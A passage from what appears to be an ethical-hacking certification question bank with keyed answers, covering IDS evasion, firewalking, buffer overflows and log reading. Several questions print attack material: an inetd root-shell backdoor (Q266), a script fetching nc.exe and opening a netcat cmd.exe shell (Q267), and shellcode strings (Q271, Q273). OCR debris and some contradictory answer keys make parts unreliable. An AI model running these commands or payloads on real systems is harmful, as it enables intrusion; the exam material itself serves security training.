C. Give users two passwords
D. Give users a strong policy document

Correct Answer: B

Section: (none)
Explanation

QUESTION 233
Which one of the following attacks will pass through a network layer intrusion detection system undetected?

A. A teardrop attack
B. A SYN flood attack
C. A DNS spoofing attack
D. A test.cgi attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Because a network-based IDS reviews packets and headers, it can also detect denial of service (DoS) attacks
Not A or B: The following sections discuss some of the possible DoS attacks available. "Smurf Fraggle SYN Flood Teardrop DNS DoS Attacks"

QUESTION 234
Why would an ethical hacker use the technique of firewalking?

A. It is a technique used to discover wireless network on foot.
B. It is a technique used to map routers on a network link.
C. It is a technique used to discover the nature of rules configured on a gateway.
D. It is a technique used to discover interfaces in promiscuous mode.

Correct Answer: C
Section: (none)
Explanation

QUESTION 235
What makes web application vulnerabilities so aggravating? (Choose two)

A. They can be launched through an authorized port.
B. A firewall will not stop them.

C. They exist only on the Linux platform.
D. They are detectable by most leading antivirus software.

Correct Answer: AB
Section: (none)
Explanation

QUESTION 236
An employee wants to defeat detection by a network-based IDS application. He does not want to attack the system containing the IDS application. Which of the following strategies can be used to defeat detection by a network-based IDS application? (Choose the best answer)

A. Create a network tunnel.
B. Create a multiple false positives.
C. Create a SYN flood.
D. Create a ping flood.

Correct Answer: D
Section: (none)
Explanation

QUESTION 237
Carl has successfully compromised a web server from behind a firewall by exploiting a vulnerability in the web server program. He wants to proceed by installing a backdoor program. However, he is aware that not all inbound ports on the firewall are in the open state. From the list given below, identify the port that is most likely to be open and allowed to reach the server that Carl has just compromised.

A. 53
B. 110
C. 25
D. 69

Correct Answer: A
Section: (none)
Explanation

QUESTION 238
Neil monitors his firewall rules and log files closely on a regular basis. Some of the users have complained to Neil that there are a few employees who are visiting

offensive web sites during work hours, without consideration for others. Neil knows that he has an updated content filtering system and that such access should not be authorized.


What type of technique might be used by these offenders to access the Internet without restriction?

A. They are using UDP which is always authorized at the firewall.
B. They are using tunneling software which allows them to communicate with protocols in a way it was not intended.
C. They have been able to compromise the firewall, modify the rules, and give themselves proper access.
D. They are using an older version of Internet Explorer that allows them to bypass the proxy server.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 239
The programmers on your team are analyzing the free, open source software being used to run FTP services on a server in your organization. They notice that there is excessive number of functions in the source code that might lead to buffer overflow. These C++ functions do not check bounds. Identify the line the source code that might lead to buffer overflow.



```
1.          #include <stdio.h>
2.          void stripnl(char *str) {
3.          while(strlen(str) && ( (str[strlen(str) - 1] == 13) ||
4.            ( str[strlen(str) - 1] == 10 ))) {
5.            str[strlen(str) - 1] = 0;
6.          }
7.          }
8.          int main() {
9.          FILE *infile;
10.   char fname[40];
11.   char line[100];
12.   int lcount;
13.   /* Read in the filename */
14.   printf("Enter the name of a ascii file: ");
15.   fgets(fname, sizeof(fname), stdin);
16.
17.   printf("Enter the name of a ascii file: ");*/
18.   stripL fname[40];
19.
20.   /* Open the file.  If NULL is returned there was an error */
21.   if((infile = fopen(fname, "r")) == NULL) {
22.      printf("Error Opening File.\n");
23.      exit(1);
24.   }
25.   while( fgets(line, sizeof(line), infile) != NULL ) {
26.        /* Get each line from the infile */
27.        lcount++;
28.        /* print the line number and data */
29.        printf("Line %d: %s", lcount, line);
30.   }
31.   fclose(infile);  /* Close the file */
32.   }
```

A. Line number 31.
B. Line number 15
C. Line number 8
D. Line number 14

Correct Answer: B
Section: (none)
Explanation

QUESTION 240
While scanning a network you observe that all of the web servers in the DMZ are responding to ACK packets on port 80.

What can you infer from this observation?

A. They are using Windows based web servers.
B. They are using UNIX based web servers.
C. They are not using an intrusion detection system.
D. They are not using a stateful inspection firewall.

Correct Answer: D
Section: (none)
Explanation

QUESTION 241
You are the security administrator for a large network. You want to prevent attackers from running any sort of traceroute into your DMZ and discover the internal structure of publicly accessible areas of the network. How can you achieve this?

A. Block ICMP at the firewall.
B. Block UDP at the firewall.
C. Both A and B.
D. There is no way to completely block doing a trace route into this area.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
When you run a traceroute to a target network address, you send a UDP packet with one time to live (TTL) to the target address. The first router this packet hits decreases the TTL to 0 and rejects the packet. Now the TTL for the packet is expired. The router sends back an ICMP message type 11 (Exceeded) code 0 (TTL--Exceeded) packet to your system with a source address. Your system displays the round-trip time for that first hop and sends out the next UDP packet with a TTL of 2. This process continues until you receive an ICMP message type 3 (Unreachable) code 3 (Port--Unreachable) from the destination system. Traceroute is completed when your machine receives a Port-Unreachable message. If you receive a message with three asterisks [* * *] during the traceroute, a router in the path doesn't return ICMP messages. Traceroute will continue to send UDP packets until the destination is reached or the maximum number of hops is exceeded.

QUESTION 242
Bob, an Administrator at Certkiller was furious when he discovered that his buddy Trent, has launched a session hijack attack against his network, and sniffed on his communication, including administrative tasks suck as configuring routers, firewalls, IDS, via Telnet. Bob, being an unhappy administrator, seeks your help to assist him in ensuring that attackers such as Trent will not be able to launch a session hijack in Certkiller.

Based on the above scenario, please choose which would be your corrective measurement actions (Choose two)

A. Use encrypted protocols, like those found in the OpenSSH suite.
B. Implement FAT32 filesystem for faster indexing and improved performance.
C. Configure the appropriate spoof rules on gateways (internal and external).
D. Monitor for CRP caches, by using IDS products.

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 243
Network Intrusion Detection systems can monitor traffic in real time on networks.

Which one of the following techniques can be very effective at avoiding proper detection?

A. Fragmentation of packets.
B. Use of only TCP based protocols.
C. Use of only UDP based protocols.
D. Use of fragmented ICMP traffic only.

Correct Answer: A
Section: (none)

Explanation

Explanation/Reference:

QUESTION 244

What do you conclude from the nmap results below?

```
Staring nmap V. 3.10ALPHA0 (www.insecure.org/map/)
(The 1592 ports scanned but not shown below are in state: closed)
Port State Service
21/tcp open ftp
25/tcp open smtp
80/tcp open http
443/tcp open https
Remote operating system guess: Too many signatures match the reliability guess the OS.
Nmap run completed - 1 IP address (1 host up) scanned in 91.66 seconds
```

A. The system is a Windows Domain Controller.

B. The system is not firewalled.

C. The system is not running Linux or Solaris.

D. The system is not properly patched.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 245

Bill has successfully executed a buffer overflow against a Windows IIS web server. He has been able to spawn an interactive shell and plans to deface the main web page. He first attempts to use the "Echo" command to simply overwrite index.html and remains unsuccessful. He then attempts to delete the page and achieves no progress. Finally, he tries to overwrite it with another page again in vain. What is the probable cause of Bill's problem?

A. The system is a honeypot.

B. There is a problem with the shell and he needs to run the attack again.

C. You cannot use a buffer overflow to deface a web page.

D. The HTML file has permissions of ready only.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The question states that bill had been able to spawn an interactive shell. By this statement we can tell that the buffer overflow and its corresponding code was enough to spawn a shell. Any shell should make it possible to change the webpage. So we either don't have sufficient privilege to change the webpage (answer D) or it's a honeypot (answer A). We think the preferred answer is D

QUESTION 246
Snort is an open source Intrusion Detection system. However, it can also be used for a few other purposes as well.

Which of the choices below indicate the other features offered by Snort?

A. IDS, Packet Logger, Sniffer
B. IDS, Firewall, Sniffer
C. IDS, Sniffer, Proxy
D. IDS, Sniffer, content inspector


Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 247
The following excerpt is taken from a honeypot log. The log captures activities across three days. There are several intrusion attempts; however, a few are successful. From the options given below choose the one best interprets the following entry:

```
Apr 26 06:43:05 [6282] IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
```

(Note: The objective of this question is to test whether the student can read basic information from log entries and interpret the nature of attack.)



```
Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 ->
172.16.1.107:21
Apr 25 08:02:41 [5875]: spp portscan: PORTSCAN DETECTED from 24.9.255.53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 ->
172.16.1.107:53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 ->
172.16.1.101:53
Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111
Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 ->
172.16.1.107:80
Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 ->
172.16.1.101:53
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user simple by
(uid-0)
Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by
simple(uid=506)
Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080
Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 ->
213.28.22.189:4558
```

Interpret the following entry: Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107.53

A. An IDS evasion technique

B. A buffer overflow attempt

C. A DNS zone transfer

D. Data being retrieved from 63.226.81.13.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The IDS log file is depicting numerous attacks, however, most of them are from different attackers, in reference to the attack in question, he is trying to mask his activity by trying to act legitimate, during his session on the honeypot, he changes users two times by using the "su" command, but never tries to attempt anything to severe.

QUESTION 248
When referring to the Domain Name Service, what is denoted by a 'zone'?

A. It is the first domain that belongs to a company.

B. It is a collection of resource records.

C. It is the first resource record type in the SOA.

D. It is a collection of domains.

Correct Answer: B
Section: (none)
Explanation

QUESTION 249
Statistics from cert.org and other leading security organizations has clearly showed a steady rise in the number of hacking incidents perpetrated against companies. What do you thin is the main reason behind the significant increase in hacking attempts over the past years?

A. It is getting more challenging and harder to hack for non technical people.

B. There is a phenomenal increase in processing power.

C. New TCP/IP stack features are constantly being added.

D. The ease with which hacker tools are available on the Internet.

Correct Answer: D
Section: (none)
Explanation

QUESTION 250
You are doing IP spoofing while you scan your target. You find that the target has port 23 open. Anyway, you are unable to connect. Why?

A. A firewall is blocking port 23

B. You cannot spoof + TCP

C. You need an automated telnet tool

D. The OS does not reply to telnet even if port 23 is open

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The question is not telling you what state the port is being reported by the scanning utility, if the program used to conduct this is nmap, nmap will show you one of three states - "open", "closed", or "filtered" a port can be in an "open" state yet filtered, usually by a stateful packet inspection filter (ie. Netfilter for linux, ipfilter for

bsd). C and D to make any sense for this question, their bogus, and B, "You cannot spoof + TCP", well you can spoof + TCP, so we strike that out.

QUESTION 251
While examining a log report you find out that an intrusion has been attempted by a machine whose IP address is displayed as 0xde.0xad.0xbe.0xef. It looks to you like a hexadecimal number. You perform a ping 0xde.0xad.0xbe.0xef.

Which of the following IP addresses will respond to the ping and hence will likely be responsible for the intrusion ?

A. 192.10.25.9
B. 10.0.3.4
C. 203.20.4.5
D. 222.273.290.239

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Convert the hex number to binary and then to decimal.

QUESTION 252
All the web servers in the DMZ respond to ACK scan on port 80. Why is this happening?

A. They are all Windows based webserver
B. They are all Unix based webserver
C. The company is not using IDS
D. The company is not using a stateful firewall

Correct Answer: D
Section: (none)
Explanation

QUESTION 253
What is a sheepdip?

A. It is another name for Honeynet
B. It is a machine used to coordinate honeynets

C. It is the process of checking physical media for virus before they are used in a computer
D. None of the above

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
This is the definition of sheepdip.

QUESTION 254
If you come across a sheepdip machine at your client's site, what should you do?

A. A sheepdip computer is used only for virus-checking.
B. A sheepdip computer is another name for a honeypot
C. A sheepdip coordinates several honeypots.
D. A sheepdip computers defers a denial of service attack.

Correct Answer: A
Section: (none)
Explanation

QUESTION 255
If you come across a sheepdip machine at your client site, what would you infer?

A. A sheepdip computer is used only for virus checking.
B. A sheepdip computer is another name for honeypop.
C. A sheepdip coordinates several honeypots.
D. A sheepdip computer defers a denial of service attack.

Correct Answer: A
Section: (none)
Explanation

QUESTION 256
What type of attack changes its signature and/or payload to thwart detection by antivirus programs?

A. Polymorphic
B. Rootkit
C. Boot sector
D. File infecting

Correct Answer: A
Section: (none)
Explanation

QUESTION 257
You may be able to identify the IP addresses and machine names for the firewall, and the names of internal mail servers by:

A. Sending a mail message to a valid address on the target network, and examining the header information generated by the IMAP servers
B. Examining the SMTP header information generated by using the -mx command parameter of DIG
C. Examining the SMTP header information generated in response to an e-mail message sent to an invalid address
D. Sending a mail message to an invalid address on the target network, and examining the header information generated by the POP servers

Correct Answer: C
Section: (none)
Explanation

QUESTION 258
Which of the following is not an effective countermeasure against replay attacks?

A. Digital signatures
B. Time Stamps
C. System identification
D. Sequence numbers

Correct Answer: C
Section: (none)
Explanation

QUESTION 259

To scan a host downstream from a security gateway, Firewalking:

A. Sends a UDP-based packet that it knows will be blocked by the firewall to determine how specifically the firewall responds to such packets
B. Uses the TTL function to send packets with a TTL value set to expire one hop past the identified security gateway
C. Sends an ICMP ''administratively prohibited'' packet to determine if the gateway will drop the packet without comment.
D. Assesses the security rules that relate to the target system before it sends packets to any hops on the route to the gateway

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
B exactly describes Firewalking

QUESTION 260
You have discovered that an employee has attached a modem to his telephone line and workstation. He has used this modem to dial in to his workstation, thereby bypassing your firewall. A security breach has occurred as a direct result of this activity. The employee explains that he used the modem because he had to download software for a department project. What can you do to solve this problem?

A. Install a network-based IDS
B. Reconfigure the firewall
C. Conduct a needs analysis
D. Enforce your security policy

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The employee was unaware of security policy.

QUESTION 261
ETHER: Destination address : 0000BA5EBA11 ETHER: Source address :
00A0C9B05EBD ETHER: Frame Length : 1514 (0x05EA) ETHER: Ethernet Type :
0x0800 (IP) IP: Version = 4 (0x4) IP: Header Length = 20 (0x14) IP:
Service Type = 0 (0x0) IP: Precedence = Routine IP: ...0.... = Normal
Delay IP: ....0... = Normal Throughput IP: .....0.. = Normal
Reliability IP: Total Length = 1500 (0x5DC) IP: Identification = 7652 (0x1DE4)

```
IP: Flags Summary = 2 (0x2) IP: .......0 = Last fragment in
datagram IP: ......1. = Cannot fragment datagram IP: Fragment Offset =
(0x0) bytes IP: Time to Live = 127 (0x7F) IP: Protocol = TCP -
Transmission Control IP: Checksum = 0xC26D IP: Source Address =
10.0.0.2 IP:
Destination Address = 10.0.1.201 TCP: Source Port = Hypertext Transfer
Protocol TCP: Destination Port = 0x1A0B TCP: Sequence Number =
97517760 (0x5D000C0) TCP: Acknowledgement Number = 78544373 (0x4AE7DF5)
TCP:
Data Offset = 20 (0x14) TCP: Reserved = 0 (0x0000) TCP: Flags =
0x10 : .A.... TCP: ..0..... = No urgent data TCP: ...1.... =
Acknowledgement field significant TCP: ....0... = No Push function TCP:
.....0.. = No Reset TCP: ......0. = No Synchronize TCP: .......0 = No
Fin TCP: Window = 28793 (0x7079) TCP: Checksum = 0x8F27 TCP: Urgent
Pointer = 0 (0x0)
```

An employee wants to defeat detection by a network-based IDS application. He does not want to attack the system containing the IDS application. Which of the following strategies can be used to defeat detection by a network-based IDS application?

A. Create a SYN flood
B. Create a network tunnel
C. Create multiple false positives
D. Create a ping flood

Correct Answer: B
Section: (none)
Explanation

QUESTION 262

```
1 172.16.1.254 (172.16.1.254) 0.724 ms 3.285 ms 0.613 ms
2 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 12.169 ms 14.958 ms 13.416 ms
3 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 13.948 ms ip68-100-0-1.nv.nv.cox.net
(68.100.0.1) 16.743 ms 16.207 ms
4 ip68-100-0-137.nv.nv.cox.net (68.100.0.137) 17.324 ms 13.933 ms 20.938 ms
5 68.1.1.4 (68.1.1.4) 12.439 ms 220.166 ms 204.170 ms
6 so-6-0-0.gar2.wdc1.Level3.net (67.29.170.1) 16.177 ms 25.943 ms 14.104 ms
7 unknown.Level3.net (209.247.9.173) 14.227 ms 17.553 ms 15.415 ms
8 so-0-1-0.bbr1.NewYork1.level3.net (64.159.1.41) 17.063 ms 20.960 ms 19.512 ms
9 so-7-0-0.gar1.NewYork1.Level3.net (64.159.1.182) 20.334 ms 19.440 ms 17.938 ms
10 so-4-0-0.edge1.NewYork1.Level3.net (209.244.17.74) 27.526 ms 18.317 ms 21.202 ms
```

```
11 uunet-level3-oc48.NewYork1.Level3.net (209.244.160.12) 21.411 ms 19.133  ms 18.830 ms
12 0.so-6-0-0.XL1.NYC4.ALTER.NET (152.63.21.78) 21.203 ms 22.670 ms 20.111 ms
13 0.so-2-0-0.TL1.NYC8.ALTER.NET (152.63.0.153) 30.929 ms 24.858 ms 23.108 ms
14 0.so-4-1-0.TL1.ATL5.ALTER.NET (152.63.10.129) 37.894 ms 33.244 ms 33.910 ms
15 0.so-7-0-0.XL1.MIA4.ALTER.NET (152.63.86.189) 51.165 ms 49.935 ms 49.466 ms
16 0.so-3-0-0.XR1.MIA4.ALTER.NET (152.63.101.41) 50.937 ms 49.005 ms 51.055 ms
17 117.ATM6-0.GW5.MIA1.ALTER.NET (152.63.82.73) 51.897 ms 50.280 ms 53.647 ms
18 target-gw1.customer.alter.net (65.195.239.14) 51.921 ms 51.571 ms 56.855 ms
19 www.target.com <http://www.target.com/> (65.195.239.22) 52.191 ms 52.571 ms 56.855 ms
20 www.target.com <http://www.target.com/> (65.195.239.22) 53.561 ms 54.121 ms 58.333 ms
```

You perform the above traceroute and notice that hops 19 and 20 both show the same IP address. This probably indicates what?

A. A host based IDS
B. A Honeypot
C. A stateful inspection firewall
D. An application proxying firewall

Correct Answer: C
Section: (none)
Explanation

QUESTION 263
Which of the following are potential attacks on cryptography? (Select 3)

A. One-Time-Pad Attack
B. Chosen-Ciphertext Attack
C. Man-in-the-Middle Attack
D. Known-Ciphertext Attack
E. Replay Attack

Correct Answer: BCE
Section: (none)
Explanation

QUESTION 264
What is a primary advantage a hacker gains by using encryption or programs such as Loki?

A. It allows an easy way to gain administrator rights
B. It is effective against Windows computers
C. It slows down the effective response of an IDS
D. IDS systems are unable to decrypt it
E. Traffic will not be modified in transit

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Because the traffic is encrypted, an IDS cannot understand it or evaluate the payload.

QUESTION 265
What is the tool Firewalk used for?

A. To test the IDS for proper operation
B. To test a firewall for proper operation
C. To determine what rules are in place for a firewall
D. To test the webserver configuration
E. Firewalk is a firewall auto configuration tool

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Firewalk is an active reconnaissance network security tool that attempts to determine what layer 4 protocols a given IP forwarding device "firewall" will pass. Firewalk works by sending out TCP or UDP packets with a TTL one greater than the targeted gateway. If the gateway allows the traffic, it will forward the packets to the next hop where they will expire and elicit an ICMP_TIME_EXCEEDED message. If the gateway host does not allow the traffic, it will likely drop the packets and no response will be returned.

QUESTION 266
Study the following exploit code taken from a Linux machine and answer the questions below:

```
echo "ingreslock stream tcp nowait root /bin/sh sh -I" >
```

```
/tmp/x;
/user/sbin/inted -s tmp/x;
sleep 10;
/bin/ rm -f /tmp/x AAAA...AAA
```

In the above exploit code, the command "/bin/sh sh -I" is given.


What is the purpose, and why is 'sh' shown twice?

A. The command /bin/sh sh -i appearing in the exploit code is actually part of an inetd configuration file.
B. The length of such a buffer overflow exploit makes it prohibitive for user to enter manually. The second 'sh' automates this function.
C. It checks for the presence of a codeword (setting the environment variable) among the environment variables.
D. It is a giveaway by the attacker that he is a script kiddy.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
What's going on in the above question is the attacker is trying to write to the unix filed /tm/x (his inetd.conf replacement config) -- he is attempting to add a service called ingresslock (which doesnt exist), which is "apparently" suppose to spawn a shell the given port specified by /etc/services for the service "ingresslock", ingresslock is a non-existant service, and if an attempt were made to respawn inetd, the service would error out on that line. (he would have to add the service to /etc/services to suppress the error). Now the question is asking about /bin/sh sh -i which produces an error that should read "sh: /bin/sh: cannot execute binary file", the -i option places the shell in interactive mode and cannot be used to respawn itself.

QUESTION 267
You have been using the msadc.pl attack script to execute arbitrary commands on an NT4 web server. While it is effective, you find it tedious to perform extended functions. On further research you come across a perl script that runs the following msadc functions:



```
system("perl msadc.pl -h $host -C \"echo open $your >sasfile\"");
system("perl msadc.pl -h $host -C \"echo $user>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo $pass>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo bin>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo get nc.exe>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo get
hacked.html>>saening ...\n";
system("perl msadc.pl -h $host -C \"echo quit>>sasfile\"");
system("perl msadc.pl -h $host -C \"ftp \-s\:sasfile\"");
$o=<STDIN>; print "Opening ...\n";
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\"");
```

What kind of exploit is indicated by this script?

A. A buffer overflow exploit.
B. A SUID exploit.
C. A SQL injection exploit.
D. A changed exploit.
E. A buffer under run exploit.

Correct Answer: D
Section: (none)
Explanation

QUESTION 268
The programmers on your team are analyzing the free, open source software being used to run FTP services on a server. They notice that there is an excessive number of fgets() and gets() on the source code. These C++ functions do not check bounds. What kind of attack is this program susceptible to?

A. Buffer of Overflow
B. Denial of Service
C. Shatter Attack
D. Password Attack

Correct Answer: A
Section: (none)
Explanation

QUESTION 269
Bob has a good understanding of cryptography, having worked with it for many years. Cryptography is used to secure data from specific threat, but it does not secure the application from coding errors. It can provide data privacy, integrity and enable strong authentication but it cannot mitigate programming errors. What is a good example of a programming error that Bob can use to illustrate to the management that encryption will not address all of their security concerns?

A. Bob can explain that a random generator can be used to derive cryptographic keys but it uses a weak seed value and it is a form of programming error.
B. Bob can explain that by using passwords to derive cryptographic keys it is a form of a programming error.
C. Bob can explain that a buffer overrun is an example of programming error and it is a common mistake associated with poor programming technique.
D. Bob can explain that by using a weak key management technique it is a form of programming error.

Correct Answer: C

Section: (none)
Explanation


QUESTION 270
A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) then it was intended to hold.

What is the most common cause of buffer overflow in software today?

A. Bad permissions on files.
B. High bandwidth and large number of users.
C. Usage of non standard programming languages.
D. Bad quality assurance on software produced.

Correct Answer: D
Section: (none)
Explanation

QUESTION 271
While investigating a claim of a user downloading illegal material, the investigator goes through the files on the suspect's workstation. He comes across a file that is called 'file.txt' but when he opens it, he finds the following:



```
#define MAKE_STR_FROM_RET(x) ((x)&0xff),(((x)&0xff00)>>8),(((x)&0xff0
000)>>16),(((x)&0xff000000)>>24)char infin_loop[]= /* for testing
purposes */  "\xEB\xFE";char badcode[] = /* code by cha-cha-cha */
"\x31\xc0\x50\x50\x50\xb0\x7e\xcd\x80\x31\xdb\x31\xc0\x43"
"\x43\x53\x4b\x53\x53\xb0\x5a\xcd\x80\xeb\x77\x5e\x31\xc0"
"\x8d\x5e\x01\x88\x46\x04\x66\x68\xff\xff\x01\x53\x53\xb0"
"\x88\xcd\x80\x31\xc0\x8d\x5e\x01\x53\x53\xb0\x3d\xcd\x80"
"\x31\xc0\x31\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9"
"\x31\xc0\x8d\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x75"
"\xf1\x31\xc0\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\xcd"
"\x80\xfe\x0e\xb0\x30\xfe\xc8\x88\x46\x04\x31\xc0\x88\x46"
"\x07\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
"\x0c\x52\x51\x53\x53\xb0\x3b\xcd\x80\x31\xc0\x31\xdb\x53"
"\x53\xb0\x01\xcd\x80\xe8\x84\xff\xff\xff\xff\x01\xff\xff\x30"
"\x62\x69\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31\x76\x65\x6e"
"\x67\x6c\x69\x6e";static int
magic[MAX_MAGIC],magic_d[MAX_MAGIC];static char *magic_str=NULL;int
before_len=0;
```

What does this file contain?

A. A picture that has been renamed with a .txt extension.
B. An encrypted file.
C. A uuencoded file.
D. A buffer overflow.

Correct Answer: D
Section: (none)
Explanation

QUESTION 272
Buffer X is an Accounting application module for Certkiller can contain 200 characters. The programmer makes an assumption that 200 characters are more than enough. Because there were no proper boundary checks being conducted. Dave decided to insert 400 characters into the 200-character buffer which overflows the buffer. Below is the code snippet:

```
Void func (void)
{ int I; char buffer {200};
for (I=0; I<400; I++)
buffer (I)= 'A';
return;
}
```

How can you protect/fix the problem of your application as shown above? (Choose two)

A. Because the counter starts with 0, we would stop when the counter is less then 200.
B. Because the counter starts with 0, we would stop when the counter is more than 200.
C. Add a separate statement to signify that if we have written 200 characters to the buffer, the stack should stop because it cannot hold any more data.
D. Add a separate statement to signify that if we have written less than 200 characters to the buffer, the stack should stop because it cannot hold any more data.

Correct Answer: AC
Section: (none)
Explanation

QUESTION 273

```
#define MAKE_STR_FROM_RET(x) ((x)&0xff), (((x)&0xff00)8),
(((x)&0xff0000)16), (((x)&0xff000000)24)
char infin_loop[]=
/* for testing purposes */
"\xEB\xFE";
char bsdcode[] =
/* Lam3rZ chroot() code rewritten for FreeBSD by venglin */
"\x31\xc0\x50\x50\x50\xb0\x7e\xcd\x80\x31\xdb\x31\xc0\x43"
